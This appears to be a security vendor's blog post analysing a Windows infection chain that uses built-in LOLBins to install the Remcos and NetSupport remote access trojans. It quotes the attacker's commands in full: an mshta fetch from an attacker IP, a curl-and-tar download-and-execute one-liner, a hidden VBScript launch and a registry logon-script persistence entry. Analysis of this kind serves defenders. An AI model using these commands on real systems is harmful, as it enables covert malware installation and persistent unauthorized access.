
 Connexion
Can you use too many LOLBins to drop some RATs?
Recently, our team came across an infection attempt that stood out—not for its sophistication, but for how determined the attacker was to take a “living off the land” approach to the extreme.
The end goal was to deploy Remcos, a Remote Access Trojan (RAT), and NetSupport Manager, a legitimate remote administration tool that’s frequently abused as a RAT. The route the attacker took was a veritable tour of Windows’ built-in utilities—known as LOLBins (Living Off the Land Binaries).
Both Remcos and NetSupport are widely abused remote access tools that give attackers extensive control over infected systems and are often delivered through multi-stage phishing or infection chains.
Remcos (short for Remote Control & Surveillance) is sold as a legitimate Windows remote administration and monitoring tool but is widely used by cybercriminals. Once installed, it gives attackers full remote desktop access, file system control, command execution, keylogging, clipboard monitoring, persistence options, and tunneling or proxying features for lateral movement.
NetSupport Manager is a legitimate remote support product that becomes “NetSupport RAT” when attackers silently install and configure it for unauthorized access.
Let’s walk through how this attack unfolded, one native command at a time.
Stage 1: The subtle initial access
The attack kicked off with a seemingly odd command:
C:\Windows\System32\forfiles.exe /p c:\windows\system32 /m notepad.exe /c "cmd /c start mshta http://[attacker-ip]/web"
At first glance, you might wonder: why not just run mshta.exe directly? The answer lies in defense evasion.
By roping in forfiles.exe, a legitimate tool for running commands over batches of files, the attacker muddied the waters. This makes the execution path a bit harder for security tools to spot. In essence, one trusted program quietly launches another, forming a chain that’s less likely to trip alarms.
Stage 2: Fileless download and staging
The mshta command fetched a remote HTA file that immediately spawned cmd.exe, which rolled out an elaborate PowerShell one-liner:
powershell.exe -NoProfile -Command
curl -s -L -o "<random>.pdf" (attacker-ip}/socket;
mkdir "<random>";
tar -xf "<random>.pdf" -C "<random>";
Invoke-CimMethod Win32_Process Create "<random>\glaxnimate.exe"
Here’s what that does:
PowerShell’s built-in curl downloaded a payload disguised as a PDF, which in reality was a TAR archive. Then, tar.exe (another trusted Windows add-on) unpacked it into a randomly named folder. The star of this show, however, was glaxnimate.exe—a trojanized version of real animation software, primed to further the infection on execution. Even here, the attacker relies entirely on Windows’ own tools—no EXE droppers or macros in sight.
Stage 3: Staging in plain sight

What happened next? The malicious Glaxnimate copy began writing partial files to C:\ProgramData:
SETUP.CAB.PARTPROCESSOR.VBS.PARTPATCHER.BAT.PART
Why .PART files? It’s classic malware staging. Drop files in a half-finished state until the time is right—or perhaps until the download is complete. Once the coast is clear, rename or complete the files, then use them to push the next payloads forward.
Stage 4: Scripting the launch
Malware loves a good script—especially one that no one sees. Once fully written, Windows Script Host was invoked to execute the VBScript component:
"C:\Windows\System32\WScript.exe" "C:\ProgramData\processor.vbs"
The VBScript used IWshShell3.Run to silently spawn cmd.exe with a hidden window so the victim would never see a pop-up or black box.
IWshShell3.Run("cmd.exe /c %ProgramData%\patcher.bat", "0", "false");
The batch file’s job?
expand setup.cab -F:* C:\ProgramData
Use the expand utility to extract all the contents of the previously dropped setup.cab archive into ProgramData—effectively unpacking the NetSupport RAT and its helpers.
Stage 5: Hidden persistence
To make sure their tool survived a restart, the attackers opted for the stealthy registry route:
reg add "HKCU\Environment" /v UserInitMprLogonScript /t REG_EXPAND_SZ /d "C:\ProgramData\PATCHDIRSEC\client32.exe" /f
Unlike old-school Run keys, UserInitMprLogonScript isn’t a usual suspect and doesn’t open visible windows. Every time the user logged in, the RAT came quietly along for the ride.
Final thoughts
This infection chain is a masterclass in LOLBin abuse and proof that attackers love turning Windows’ own tools against its users. Every step of the way relies on built-in Windows tools: forfiles, mshta, curl, tar, scripting engines, reg, and expand.
So, can you use too many LOLBins to drop a RAT? As this attacker shows, the answer is “not yet.” But each additional step adds noise, and leaves more breadcrumbs for defenders to follow. The more tools a threat actor abuses, the more unique their fingerprints become.
Stay vigilant. Monitor potential LOLBin abuse. And never trust a .pdf that needs tar.exe to open.

Despite the heavy use of LOLBins, Malwarebytes still detects and blocks this attack. It blocked the attacker’s IP address and detected both the Remcos RAT and the NetSupport client once dropped on the system.
We don’t just report on threats—we remove them
Cybersecurity risks should never spread beyond a headline. Keep threats off your devices by downloading Malwarebytes today.
